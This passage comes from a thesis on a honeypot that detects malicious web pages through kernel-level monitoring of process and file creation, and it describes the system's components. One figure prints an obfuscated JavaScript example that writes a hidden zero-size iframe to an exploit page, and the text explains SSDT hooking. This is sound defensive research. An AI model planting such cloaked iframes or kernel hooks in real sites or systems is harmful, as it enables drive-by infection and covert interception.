If the honeypot checks all five Web pages, the relations created by the honeypot can be used to construct the analysis graph in Figure 3.3. From the graph, we can see that P_1, P_3, and P_5 are bait Web pages that lead indirectly to the malicious Web pages P_2 and P_4. Given any Web page P in an analysis graph, the following data can be extracted if available:

- The set of Web pages to which P has outgoing links.
- The set of Web pages that have outgoing links to P. In other words, P's incoming links.
- The Web page to which P redirects the Web browser.
- The set of Web pages that redirect the Web browser to P.

- The set of Web pages to which P points in an `iframe` or a `script` element.
- The set of Web pages that point to P in an `iframe` or a `script` element.

Additionally, given any malware M captured by the honeypot, the set of Web pages that install M can be extracted from the analysis graph.

3.6 Summary

In this chapter, we presented an overview of a honeypot used to identify malicious Web pages, which successfully download and execute malware via Web-based exploits. The various components of the honeypot were presented in Section 3.1. Section 3.2 discussed how URLs are submitted to the honeypot. Section 3.3 presented an overview of how the honeypot is automated. Section 3.4 presented a brief description of the detection mechanism used by the honeypot. Data collection, analysis, and visualization were discussed in Section 3.5. In addition, Section 3.5 introduced the notion of the analysis graph. In the next chapter, a detailed description of the detection approach used by honeypot is presented.

Chapter 4

Detection of Web-based Exploits

This chapter describes how Web-based exploits delivered by malicious Web pages are detected by the honeypot described in Chapter 3. Section 4.1 gives a general overview of malware and exploit detection techniques with a focus on detection of Web-based exploits. Section 4.2 presents a general overview of our detection approach, and describes how our approach is simpler and more effective than the approaches used in prior related work. A detailed description of the detection engine and its various components are presented in Section 4.3. Finally, Section 4.4 summarizes the chapter.

4.1 General Overview

Traditional detection techniques that are used to detect malware or exploits are *signature-based* techniques. When malware or an exploit is discovered, a unique signature is created to detect it. Signature-based detection techniques are effective against *known* malware or exploits for which signatures exist. However, these techniques can be ineffective if the malware or exploit is *obfuscated* or *unknown*. To detect such malware or exploits, *behaviour-based* detection techniques are used.

Behaviour-based detection techniques observe behaviour rather than use signatures to detect malware or exploits. A detection engine that uses a behaviour-based technique monitors activities in a computer, and looks for a deviation from normal behaviour. The deviation from normal behaviour is considered malicious behaviour.

For example, a common technique used by Windows-based malware to survive reboots is modifying one or more critical keys in the Windows registry. A behaviour-based detection engine can monitor these critical keys, and classify any program that tries to modify any of the keys as malicious.

Although behaviour-based detection techniques can accurately detect known or unknown malware or exploits, these techniques can be ineffective if the number of *false positives* is excessive. For example, there are legitimate programs that modify the critical keys in the Windows registry to automatically start when Windows boots. If the detection engine naively classifies any program that modifies any of the keys as malicious without further investigation, the number of false positives can have severe impact, as legitimate programs can be blocked from running.

To detect Web-based exploits, signature-based or behaviour-based techniques can be used. Honeypots that use signature-based techniques to detect malicious Web pages are *low-interaction* honeypots. Low-interaction honeypots are Web clients that are similar to Web *crawlers* or *spiders*. These types of honeypots do not control a Web browser. Instead, they connect to Web servers on the Internet, download Web pages, and scan the downloaded Web pages using an anti-malware scanner. If the scanner detects an exploit embedded in a Web page, the Web page is marked as malicious.

Low-interaction honeypots are simple and can be very fast in processing Web pages. However, they are limited in the data they collect and can only detect known Web-based exploits. In addition, low-interaction honeypots can be easily detected and avoided by attackers. For example, an attacker can set up a bait Web page that first checks if the Web client is a real Web browser, and then redirects to or embeds

```
<html><body><script>
if (navigator.userAgent.indexOf("MSIE") > 0) {
   var e = "%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A";
   e += "%2F%2F%77%77%77%2E%63%70%73%63%2E%75%63%61%6C%67%61%72%79";
   e += "%2E%63%61%2F%7E%61%6D%61%6F%62%69%65%64%2F%65%78%70%6C%6F";
   e += "%69%74%73%2F%65%78%61%6D%70%6C%65%2E%68%74%6D%6C%22%20%77";
   e += "%69%64%74%68%3D%22%30%22%20%68%65%69%67%68%74%3D%22%30%22";
   e += "%20%66%72%61%6D%65%62%6F%72%64%65%72%3D%22%30%22%3E";
   document.write(unescape(e));
}
</script></body></html>
```

Figure 4.1: Example of an obfuscated `iframe` element

a malicious Web page accordingly. Figure 4.1 shows an example of such a scenario. In the example, some JavaScript code is used to first check if the Web browser is Internet Explorer, and then writes to the Web page, dynamically via JavaScript, the `iframe` element shown in Figure 2.10. The `iframe` element is obfuscated using URL escape codes, which Web browsers can understand and interpret. If the obfuscated `iframe` points to a malicious Web page, any low-interaction honeypot that processes the HTML in Figure 4.1 will have difficulties detecting the embedded malicious Web page.

To detect unknown Web-based exploits, *high-interaction* honeypots that rely on behaviour-based detection techniques are used. High-interaction honeypots automatically drive a Web browser, which can be exploited via malicious Web pages. These types of honeypots are significantly slower and more complex than low-interaction honeypots. However, they can collect data of high value (e.g., dynamically generated exploits or malware) that low-interaction honeypots cannot collect. The honeypot described in Chapter 3 is a high-interaction honeypot.

Moshchuk *et al.* [48], Provos *et al.* [64], and Wang *et al.* [80] monitored processes, the file system, and the Windows registry to determine if a Web page is malicious. Monitoring processes refers to monitoring process-related activities such as creating or terminating processes. Monitoring the file system refers to monitoring file-related activities such as creating, opening, reading, writing, or closing files. Finally, monitoring the Windows registry refers to monitoring registry-related activities such as creating, opening, reading, writing, or closing keys.

To demonstrate how monitoring processes, the file system, and the Windows registry can be used to determine if a Web page is malicious, consider the following scenario:

1. A command is sent to a vulnerable Web browser to visit a Web page P, and the Web browser visits P.

2. P delivers a Web-based exploit that carries some shellcode to download and execute a malicious software M.

3. The Web-based exploit succeeds in taking advantage of a vulnerability in the Web browser, causing the Web browser to execute the shellcode.

4. The shellcode downloads M to the honeypot, and executes M.

5. M modifies critical keys in the Windows registry to survive reboots.

In the above scenario there are several process-, file-, and registry-related activities. A honeypot can use any of these activities to classify P as malicious. For example, the Web-based exploit in the above scenario downloaded M to the honeypot. If the honeypot classifies any Web page as malicious when a new file is created after visiting a Web page, then P will automatically be classified as malicious. When the Web-based exploit executed M, a new process was created. If the honeypot classifies any Web page as malicious when a new process is created after visiting a Web page, then P will automatically be classified as malicious. The malicious software M modified critical keys in the Windows registry. If the honeypot classifies any Web page as malicious when critical keys are modified after visiting a Web page, then P will automatically be classified as malicious.

Although monitoring processes, the file system, and the Windows registry can be used to determine if a Web page is malicious, there are several issues that need to be handled. For example, there are legitimate activities generated by the Web browser such as creating new files in the browser's local cache, creating cookie files, reading the values of specific keys from the registry when plug-ins are loaded, or spawning helper processes.

In addition, there are several activities generated by legitimate processes. Modern operating systems such as Windows have several legitimate processes that run in the background. These processes might create new files, open or write to existing files, or simply read the values of specific keys from the registry. A few minutes of monitoring process-, file-, and registry-related activities, even on an idle computer, can generate hundreds of legitimate activities.

Dealing with the issues described above is critical since it can generate many false positives. In the related work, Provos *et al.* [64] did not describe how they dealt with such issues. Wang *et al.* [80] and Moschuck *et al.* [48] briefly described how such issues were resolved. However, there are several limitations in their approaches. Wang *et al.* and Moschuck *et al.* ignored files created or modified inside the Web browser folders such as the local cache. We found that ignoring files created in the Web browser's folders is ineffective. When the Web browser is exploited, the shellcode executes in the context of the Web browser. Thus, the Web browser's local cache is the default location to which malware is downloaded. In addition, Moschuck *et al.* ignored files created by helper applications. Thus, a Web-based exploit that targets a vulnerability in a helper application cannot be detected using their approach.

4.2 Detection Approach

In the implemented honeypot, we use a simpler and a more effective detection approach that automatically deals with most of the issues described above. Our detection approach relies on monitoring and recording only two types of activities to detect when a Web page delivers a Web-based exploit. These activities are *process creation* and *file creation*. Monitoring only two types of activities reduces the total number of recorded activities significantly, which improves the speed and accuracy of detection. In addition, our approach can effectively ignore activities generated by legitimate processes by only looking at the activities of the Web browser and processes spawned by the Web browser.

We devised our approach after conducting several tests. First, we monitored all process-, file-, and registry-related activities as described in related work and visited a known malicious Web page P. After visiting P, we found that the total number of recorded activities is significant. We analyzed the recorded activities and observed that malicious behaviour can be detected by only looking at the activities of the Web browser and the processes spawned by the Web browser. We use this observation in our approach to filter out all the activities generated by legitimate processes that are not related to the Web browser.

Second, we observed that monitoring the Windows registry is not necessary. The Windows registry is sometimes accessed by the downloaded malware but not by the Web-based exploits. To verify our observation, we only monitored process- and file-related activities and visited P again. We analyzed the recorded activities after visiting P and found that malicious behavior can still be detected as accurately as before. In addition, we found that ignoring all registry-related activities reduced the total number of recorded activities that we analyze to detect malicious behavior significantly.

Finally, we observed that we can effectively detect the delivery of Web-based exploits by only monitoring process and file creation activities rather than monitoring all process- and file-related activities such as terminating processes, opening, reading, writing, and closing files. To verify our observation, we only monitored process and file creation activities and visited P. We analyzed the recorded activities and found that malicious behavior can still be detected. File creation activities can be used to detect the download of malware by a Web-based exploit and process creation activities can be used to detect the execution of malware.




Figure 4.2: An overview of the detection engine

4.3 Detection Engine

The detection engine in the implemented honeypot consists of three components: a *device driver*, a *driver controller*, and a *detection module.* Figure 4.2 shows a high-level overview of the various components in the detection engine. The device driver executes in kernel-mode inside a virtual machine. When the driver is loaded into kernel memory, the driver sets up the appropriate callbacks and hooks for the activities to be monitored. The driver accepts two types of I/O control messages, which are sent via the driver controller. These control messages are used to set a *monitoring flag* to true or false. By default, the monitoring flag is set to false until an I/O control message is sent to the driver to set the monitoring flag to true. When the monitoring flag is set to true, the driver records all process and file creation activities to a log file. The activities in the log file are processed by the detection module.

4.3.1 Device Driver

The operating system that is used in the virtual machines in the honeypot is Windows XP SP2. To monitor process and file creation activities in Windows, we implemented a device driver. A device driver is a component that extends the functionality of the Windows kernel. Device drivers ususally execute in kernel-mode, which is the highest hardware privilege level of the Central Processing Unit (CPU), and provide an interface for programs to communicate with hardware (e.g., hard disk or network adaptor). A device driver that executes in kernel-mode has unrestricted access to memory and CPU instructions [67]. Thus, a device driver can access and modify any code or data that belongs to any process on the computer [27].

There are different techniques that can be used to load a device driver into kernel memory. The implemented device driver is loaded using the traditional method, which loads the driver as a service via the service control manager. Every device driver must have an entry point. This entry point is the `DriverEntry` routine that is invoked by the I/O manager in the context of the `System` process when a driver is loaded. In the `DriverEntry` routine, the implemented driver performs several tasks that can be summarized as follows:

- Creates a device object and a symbolic link so that the driver can be accessed by the driver controller from user-mode.
- Initializes a mutex object used to synchronize access to the log file.
- Initializes an event object used to indicate when an activity has been recorded to the log file.

- Initializes two `lookaside` lists for managing memory used by the driver.
- Sets up a hook to intercept calls to `NtCreateFile` in `ntoskrnl.exe`.
- Registers a callback routine to get notifications when new processes are created.

In addition, the driver populates the function dispatch table in the `DRIVER_OBJECT` data structure, which is passed by the I/O manager, with the appropriate callback routines. These routines are invoked by the I/O manager when a user-mode application sends requests to the driver (e.g., read, write, etc.). The implemented driver routes all requests, except the `IRP_MJ_DEVICE_CONTROL` request, to a function that does nothing. The `IRP_MJ_DEVICE_CONTROL` request is sent from a user-mode application via the `DeviceIoControl` function. There are two types of messages that the driver accepts via the `DeviceIoControl` function. These messages are shown in Table 4.1.

Table 4.1: I/O control messages to start or stop a monitoring session

I/O control message	**Value**	**Description**
`IOCTL_START_MONITORING`	`0x1`	The driver starts recording activities
`IOCTL_STOP_MONITORING`	`0x2`	The driver stops recording activities

Process Creation

The driver registers a callback routine using the `PsSetCreateProcessNotifyRoutine` function to monitor process creation activities. The function adds a driver-supplied routine to a list of registered routines that are invoked every time a process is created or terminated. When a process is created or terminated, three parameters are

```
ntdll!ZwCreateFile
7c90d090 b825000000       mov     eax, 25h
7c90d095 ba0003fe7f       mov     edx, 7ffe0300h
7c90d09a ff12             call    dword ptr [edx]
...
ntdll!KiFastSystemCall:
7c90e4f0 8bd4             mov     edx, esp
7c90e4f2 0f34             sysenter
...
```

Figure 4.3: Disassembly of `ZwCreateFile` in `ntdll.dll` (the `edx` register points to `KiFastSystemCall` in `ntdll.dll`)

passed to the invoked routine R_p in the driver. These parameters are the process ID, the parent process ID, and a boolean flag. The flag indicates whether a process was created (true) or terminated (false). In R_p, only process creation activities are recorded.

File Creation

To monitor file creation, the device driver uses a technique known as *hooking* [27]. Hooking is a powerful technique that can be used to alter the execution flow of functions. When an application in user-mode tries to call one of the Windows kernel services such as `CreateFile`, the call passes through various stages before the code that implements the service (`NtCreateFile` in `ntoskrnl.exe`) is reached. To understand hooking, the flow of execution for the `CreateFile` function is shown in the following example.

1. A user-mode application tries to create or open a file, so the application uses the `CreateFile` function. `CreateFile` is one of many Windows kernel services

that are exported by `kernel32.dll`.

2. The `CreateFile` function in `kernel32.dll` calls `ZwCreateFile` in `ntdll.dll`.

3. In `ZwCreateFile` (disassembly shown in Figure 4.3), the following is performed:

   (a) The system service number for `CreateFile` (`0x25`) is loaded into the `eax` register.

   (b) The stack pointer (`esp`) is loaded into the `edx` register.

   (c) The `sysenter` instruction is used to trap into kernel-mode.

4. After the trap in step 3(c), the system service dispatcher (`KiSystemService`) retrieves the system service number from the `eax` register, and uses it to index a table of function pointers stored in kernel memory known as the *System Service Dispatch Table (SSDT)*. After indexing the SSDT, `KiSystemService` transfers control to the code pointed to by the pointer in the indexed entry. For `CreateFile`, the code points to `NtCreateFile` in `ntoskrnl.exe`.

In the above example, there are several places in which the flow of `CreateFile` can be intercepted. In the implemented driver, the interception of `CreateFile` is done at the SSDT level. The address of the SSDT is obtained during run-time via the `KeServiceDescriptorTable` data structure, which is exported by `ntoskrnl.exe`. The pointer to `NtCreateFile` in the SSDT is first saved to a local variable, and then overwritten with the address of a routine R_f in the driver. The address of R_f is obtained during run-time. The `CreateFile` function can be used to create or open files. In R_f, all calls are routed directly to `NtCreateFile` in `ntoskrnl.exe` except calls that successfully create files, which are recorded before they are routed.

Recording

When a process or a file creation activity occurs, the driver first checks if the monitoring flag is set to true or false. If the flag is set to false and the activity is a process creation activity, the driver ignores the activity. If the activity is a file creation activity, the driver routes the call to `NtCreateFile` in `ntoskrnl.exe` and passes the value returned by `NtCreateFile` to the caller. If the monitoring flag is set to true, the driver records the activity to a log file. Table 4.2 shows the data that is recorded for each activity.

Table 4.2: Data stored for each process or file creation activity

Data	**Description**
Timestamp	In the form: `dd.mm.yyyy hh:mm:ss:ffffff`
Type	File or Process
Process ID	Integer value
Process image path	The caller's image path in the file system
Parent process ID	Integer value
Parent image path	The parent's image path in the file system
Image Path	The image path of the created file or process

Access to the log file is protected by a mutex object. If the mutex is acquired by a thread, all other threads wait until the mutex is released. Activities are written to the log file using worker threads running in the context of the `System` process. When an activity is to be recorded, the executing thread first acquires the mutex. The thread then requests a worker thread from the kernel to record the activity to the log file. The executing thread waits until all the data have been recorded to the log file before the thread releases the mutex. To know when all the data have been recorded, an event object is used to indicate when the recording is completed.

4.3.2 Driver Controller

The driver controller is a component that is used by a Web bot to communicate with the driver from user-mode. When a Web bot is initialized, it uses the driver controller to obtain a handle to the driver via the `CreateFile` function. The handle is used to send I/O control messages to the driver via the driver controller, which uses the `DeviceIoControl` function to send the messages.

Before a Web bot sends a command to Internet Explorer to visit a Web page P, the Web bot uses the driver controller to send the `IOCTL_START_MONITORING` message to the driver. After Internet Explorer visits P, the Web bot uses the driver controller to send the `IOCTL_STOP_MONITORING` message to the driver. The driver starts monitoring process and file creation activities when it receives the `IOCTL_START_MONITORING` message, and stops monitoring the activities when it receives the `IOCTL_STOP_MONITORING` message. This monitoring period of time is referred to as a *monitoring session*. At the beginning of each monitoring session, the log file is automatically cleared by the driver.

4.3.3 Detection Module

The detection module is used by two components in the implemented honeypot: a Web bot and a controller. The detection module is used to process the log file, which has the list of activities recorded by the driver. The module filters out activities generated by legitimate processes, checks for deviations from normal activities, and generates an XML (Extensible Markup Language) file summarizing the recorded activities during a monitoring session.

When a log file is processed by the detection module, all activities in which

Internet Explorer (`iexplore.exe`) appears in the process image path or the parent image path are extracted from the log file. Any activity that does not involve Internet Explorer is ignored. This technique filters out all activities generated by legitimate processes that are not related to Internet Explorer.

For each extracted activity, the file or process image path in the file system is stored in a list based on the activity's type. The detection module has two lists: L_p and L_f. L_p is used to store the image paths of processes created by Internet Explorer. Each process created by Internet Explorer is considered a child of Internet Explorer. The image paths of processes created by Internet Explorer's children are also stored in L_p. L_f is similar to L_p, but it stores the image paths of created files instead of processes.

After monitoring, recording, processing, and storing the image paths of created files and processes in L_f and L_p, detecting the delivery of Web-based exploits becomes a simpler task. To detect exploitation of the honeypot by a Web-based exploit delivered by a Web page P, the detection module first checks L_f. If there is at least one executable file in L_f then P must be malicious, since it indicates that malware was downloaded to the honeypot after visiting P. The detection module marks P as malicious if there is at least one executable file in L_f. If there are no executable files in L_f, then the module checks the size of L_p. If the size of L_p is greater than zero, then there is a high probability that P is malicious. The detection module, in its current settings, marks P as malicious if the size of L_p is greater than zero. The detection algorithm is summarized in Algorithm 4.1.

If a Web page P is malicious, the detection module collects all files created during the monitoring session and stores them in the repository. The module uses

Algorithm 4.1 Detection of Web-based exploits

```
1. if $L_f$ has at least one executable file then
2.   return true
3. else
4.   if size of $L_p > 0$ then
5.     return true
6.   end if
7. end if
8. return false
```

the image paths in L_f to locate the files in the file system of an infected virtual machine. The detection module, in its current settings, collects all files except files with the following extensions: `jpg`, `gif`, `png`, `bmp`, and `css`. We decided to ignore images and Cascade Style Sheets (CSS) to avoid the overhead of storing such files.

At the end of each monitoring session, the detection module generates an XML file for each Web page (malicious or non-malicious). An example of a generated XML file is shown in Appendix A. The XML file includes the list of all file and process creation activities that were extracted from the log file. The XML file is stored in the repository, and can be visualized via the Web interface.

4.4 Summary

In this chapter, we presented our honeypot that detects Web-based exploits delivered by malicious Web pages. A general overview of malware and exploit detection techniques was presented in Section 4.1. In addition, Section 4.1 illustrated how Web-based exploits can be detected. Section 4.2 presented a general overview of our detection approach, identified limitations in the approaches used in related work, and argued how our approach is simpler and more effective. Finally, Section 4.3

presented a detailed description of the detection engine and its various components. The next chapter presents a detailed description of the other components of our honeypot.

Chapter 5

Automated Processing of Web Pages

In Chapter 3, we presented an overview of the honeypot's architecture. In Chapter 4, the detection approach we devised to effectively detect the delivery of Web-based exploits by malicious Web pages was presented. In this chapter, a detailed description of the honeypot's architecture and its various components is presented. The repository, hypervisor, URL submitter, URL server, Web bots, controllers, and the Web interface are described in Sections 5.1, 5.2, 5.3, 5.4, 5.5, 5.6, and 5.7 respectively. Finally, Section 5.8 summarizes the chapter.

5.1 Repository

The repository component is a `MySQL` [50] database, which is used to store the data collected by the honeypot's components. Initially, the database consisted of 12 tables. After performing several storage optimizations, we reduced the total number to 7 tables. To improve performance, every table in the database uses `MyISAM` as its storage engine. The tables in the database and their purposes are described as follows:

- `urls`: The `urls` table is used to store URLs submitted by the URL submitter. Each record in the `urls` table consists of a unique `url_id` used to index the table, a URL, and a set of tags. The `url_id` is an integer value, which uniquely identifies a URL in the database. The `urls` table is the primary table in the database, which other tables reference.

- `domains`: The `domains` table is used to store registered domain names of URLs. Each record in the `domains` table consists of a unique `domain_id` used to index the table, a `url_id` used to reference a URL, and a registered domain name extracted from a URL. The mapping between records in the `urls` table and the `domains` table is one-to-one.

- `ips`: The `ips` table is used to store DNS address records of domain names extracted from URLs. Each record in the `ips` table consists of a unique `ip_id` used to index the table, a `url_id` used to reference a URL, an IP address, and a geographic location. The mapping between records in the `urls` table and the `ips` table is one-to-many.

- `files`: The `files` table is used to store files collected by the honeypot when malicious Web pages are processed. Each record in the `files` table consists of a unique `file_id` used to index the table, a `url_id` used to reference a URL, a file's name, size, SHA-1 hash, content, and extension. The mapping between the entries in the `urls` table and the `files` table is one-to-many.

- `reports`: The `reports` table is used to store XML files generated by the detection module for each URL. An example of a generated XML file is shown in Appendix A. Each record in the `reports` table consists of a unique `report_id` used to index the table, a `url_id` used to reference a URL, an XML file, a status flag, and a timestamp. The status flag is used to indicate if a URL is malicious or non-malicious, and the timestamp is used to indicate when a Web page was processed by the honeypot. The mapping between records in the `urls` table and the `reports` table is one-to-one.

- `relations`: The `relations` table is used to store relations between URLs, which can be used to construct an analysis graph as described in Chapter 3. Each record in the `relations` table consists of a unique `relation_id` used to index the table, a `url_id` used to reference a URL, a destination URL, and a relation's type. Relations were described in Chapter 3. The mapping between the entries in the `urls` table and the `reports` table is one-to-many.

- `images`: The `images` table is used to store screenshots of the virtual machines' desktop. The screenshots are captured when Internet Explorer visits a Web page. Each record in the `images` table consists of a unique `image_id` used to index the table, a `url_id` used to reference a URL, and three images with different resolution. The mapping between the entries in the `urls` table and the `images` table is one-to-one.

5.2 Hypervisor

The advantages of using a hypervisor rather than a real computer were discussed in Chapter 3. The hypervisor component in the honeypot is used to manage multiple virtual machines. We use VMware [79] to create and manage multiple virtual machines. VMware has a well-designed API called `VIX`, which can be used to control a virtual machine effectively. To produce a virtual machine image V, we perform the following steps:

1. Create a virtual machine using VMware.

2. Install Windows XP SP2.

3. Disable Windows update.

4. Copy the device driver, described in Chapter 4, into the virtual machine and load the driver.

5. Install the Web bot component in the virtual machine.

6. Create a snapshot S_c of the virtual machine. S_c is a *clean* state of the virtual machine.

After performing the steps described above, a single virtual machine V that can be used in the honeypot is produced. V can be cloned via VMware to produce additional virtual machines V_1, V_2, ..., V_n. The additional virtual machines can be used to extend the honeypot's architecture, if needed.

5.3 URL Submitter

The honeypot is seeded with URLs via the URL submitter. The URL submitter is an independent component, which is not part of the honeypot's automated processing of Web pages. The URL submitter is configured via a settings module. The configuration parameters are shown in Table 5.1. To submit URLs to the honeypot via the URL submitter, two files F_u and F_t are required. F_u contains the list of URLs to be submitted, and F_t contains the list of tags associated with the URLs. The tasks of the URL submitter can be summarized as follows:

Table 5.1: Configuration parameters for the URL submitter

Parameter	**Description**
`DATABASE_HOST`	IP address of the database
`DATABASE_USER`	Username used to authenticate to the database
`DATABASE_PASS`	Password used to authenticate to the database
`DATABASE_NAME`	Name of the schema in the database
`TABLES`	List of tables accessed by the URL submitter

- Extracts URLs and tags from F_u and F_t, and stores the extracted URLs and tags in the repository.
- Extracts registered domain names from URLs, and stores the registered domain names in the repository.
- Retrieves DNS address records of domain names, and stores the retrieved DNS address records in the repository.
- Retrieves the geographic locations of IP addresses using `hostip.info` [31], and stores the retrieved geographic locations in the repository.

When the URL submitter starts, the list of URLs and tags are extracted from F_u and F_t and stored internally. The extracted URLs are stored internally in a queue called the *URL queue*, and the tags are stored in a list called the *tags list*. The URLs in the URL queue are processed by a pool of worker threads, which are managed by the URL submitter. The URL submitter uses a pool of 30 worker threads to process URLs in the URL queue. The algorithm used by each worker thread is shown in Algorithm 5.1. When all URLs in the URL queue are processed, the URL submitter terminates.

Algorithm 5.1 Submission of URLs via the URL submitter

```
1.  while there are URLs in the URL queue do
2.     Retrieve a URL from the URL queue
3.     if the URL is already in the urls table then
4.        Continue
5.     else
6.        Store the URL and the set of tags in urls table
7.        Extract the registered domain name from the URL
8.        Store the registered domain name in domains table
9.        Extract the domain name (also known as the host name) from the URL
10.       Retrieve the DNS address records of the extracted domain name
11.       for each IP address in the retrieved DNS address records do
12.          Find the geographic location of the IP address
13.          Store the IP address and geographic location in ips table
14.       end for
15.    end if
16. end while
```

5.4 URL Server

URLs are distributed to controllers by the URL server. The URL server retrieves URLs from the repository and sends the retrieved URLs to controllers that request URLs to process. The URL server can be configured via a settings module. The configuration paramaters are shown in Table 5.2.

When the URL server starts, the URL server listens on a TCP port and waits for incoming connections from controllers. When an incoming connection is received, the URL server spawns a worker thread to handle the connection. To request URLs from the URL server, clients must first go through a handshake protocol. The handshake protocol is shown in Algorithm 5.2. If the handshake protocol is not completed, the URL server terminates the connection. Otherwise, the URL server maintains the connection and waits for a request message. When a controller completes the

Table 5.2: Configuration parameters for the URL server

Parameter	**Description**
`DATABASE_HOST`	IP address of the database
`DATABASE_USER`	Username used to authenticate to the database
`DATABASE_PASS`	Password used to authenticate to the database
`DATABASE_NAME`	Name of the schema in the database
`TABLES`	List of tables accessed by the URL server
`QUEUE_SIZE`	Total number of URLs to store in the URL queue
`POLL_URL`	Timeout value

handshake protocol and sends a request message to the URL server, the URL server sends a URL and its corresponding id to the controller. The messages exchanged between the URL server and controllers are shown in Algorithm 5.3.

To avoid the overhead of querying the `urls` table in the repository every time a controller sends a request message, the URL server queries the `urls` table once to retrieve at most n URLs that have not yet been processed. The retrieved URLs and their ids are stored internally in a queue called the *URL queue*. The value of n can be changed via the `QUEUE_SIZE` parameter in the settings module. The current settings of the URL server use 1000 for the value of n.

When all URLs in the URL queue are distributed to controllers, the URL server queries the `urls` table again to retrieve another set of URLs. This process repeats until all URLs in the `urls` table have been processed. If all URLs in the `urls` table have been processed, the URL server waits for k seconds before querying the `urls` table. The value for k can be changed via the `POLL_URL` parameter in the settings module. The current settings of the URL server use 60 seconds for the value of k. The algorithm used by the URL server is shown in Algorithm 5.4.

Algorithm 5.2 Handshake protocol used to communicate with the URL server

```
1. $S \rightarrow C$ : banner
2. $C \rightarrow S$ : $N_c$
3. $S \rightarrow C$ : $N_c, N_s$
4. $C \rightarrow S$ : $N_s, N_c$
   $S$ is the URL server
   $C$ is a controller
   $N_c$ is a random number generated by a controller
   $N_s$ is a random number generated by the URL server
   banner is the honeypot's name and version number
```

Algorithm 5.3 Messages exchanged between the URL server and controllers

```
1. $C \rightarrow S$ : REQUEST-URL
2. $S \rightarrow C$ : url_id, URL
   $S$ is the URL server
   $C$ is a controller
   REQUEST-URL is a request message
```

Algorithm 5.4 Distribution of URLs by the URL Server

```
1.  while true do
2.    while the URL queue is not empty do
3.      Wait for a controller to send a request message
4.      if a request message is received from a controller then
5.        Retrieve a URL from the URL queue
6.        Send the URL and its url_id to the controller
7.      end if
8.    end while
9.    Wait for $k$ seconds
10.   Retrieve $n$ URLs from the urls table
11.   if there are no URLs to process in the urls table then
12.     Continue
13.   else
14.     for each retrieved URL do
15.       Add the URLs to the URL queue
16.     end for
17.   end if
18. end while
```

Table 5.3: Configuration parameters for a Web bot

Parameter	**Description**
`DATABASE_HOST`	IP address of the database
`DATABASE_USER`	Username used to authenticate the database
`DATABASE_PASS`	Password used to authenticate the database
`DATABASE_NAME`	Name of the schema in the database
`TABLES`	List of tables accessed by the Web bot
`DRV_LOG_FILE`	Path to the log file where the activities are recorded
`MONITORING_DRIVER`	Symbolic name of the device driver
`WEBPAGE_TIMEOUT`	Web page rendering timeout
`IOCTL_START_MONITORING`	Value of `IOCTL_START_MONITORING`
`IOCTL_STOP_MONITORING`	Value of `IOCTL_STOP_MONITORING`

5.5 Web Bots

Web bots are the core component of the honeypot, which run inside the virtual machines. If there are n virtual machines, then n Web bots are required. The configuration parameters that are used to configure a Web bot are shown in Table 5.3. The tasks of a Web bot can be summarized as follows:

- Retrieves URLs from the controller.
- Sends commands to Internet Explorer to start, terminate, or navigate to the URL of a Web page.
- Sends I/O control messages to the device driver to start or stop a monitoring session via the driver controller described in Chapter 4.
- Captures screenshots of the virtual machine's desktop and stores the screenshots in the repository.

- Stores redirection URLs in the repository as a redirect relation, if Internet Explorer was redirected.
- Accesses the Document Object Model (DOM) of a Web page and extracts any URLs specified in the `anchor`, `iframe`, or `script` elements. All extracted URLs are stored as relations in the repository.
- Checks if a Web page delivers a Web-based exploit using the detection module described in Chapter 4.
- Collects files created during a monitoring session, if a Web page is malicious. The collected files include the Web-based exploit and malware.
- Notifies the controller about the status (malicious or non-malicious) of a processed Web page.

The messages exchanged between controllers and Web bots are shown in Algorithm 5.5. A *processing session* starts when a Web bot receives a URL for a Web page from a controller, and stops when a Web bot sends a *status* flag to the controller. Controllers are notified about the status of a Web page via the *status* flag, since the virtual machines need to be restored to a clean state if the virtual machines are compromised via a malicious Web page. The status flag can have one of two values: 0 or 1. The value of 0 indicates that a Web page is found to be non-malicious, and the value of 1 indicates that a Web page is found to be malicious.

When a processing session starts, the Web bot starts a monitoring session and Internet Explorer is instructed to navigate to the Web page of the received URL. If the Web page is fully rendered or a timeout value k expires, the Web bot stops

Algorithm 5.5 Messages exchanged between a controller and a Web bot

```
1. $S \rightarrow C$ : url_id, URL
2. $C \rightarrow S$ : url_id, $s$
   $S$ is a controller
   $C$ is a Web bot
   $s$ is a status flag (0 for non-malicious and 1 for malicious)
```

the monitoring session. After stopping the monitoring session, the Web bot checks for redirection and extracts URLs from the DOM of the Web page. Redirection URLs and URLs extracted from the DOM are stored as relations in the repository. Relations were described in Chapter 3. The value of k can be configured via the `WEBPAGE_TIMEOUT` parameter in the settings module. The current settings of a Web bot use 60 seconds for the value of k.

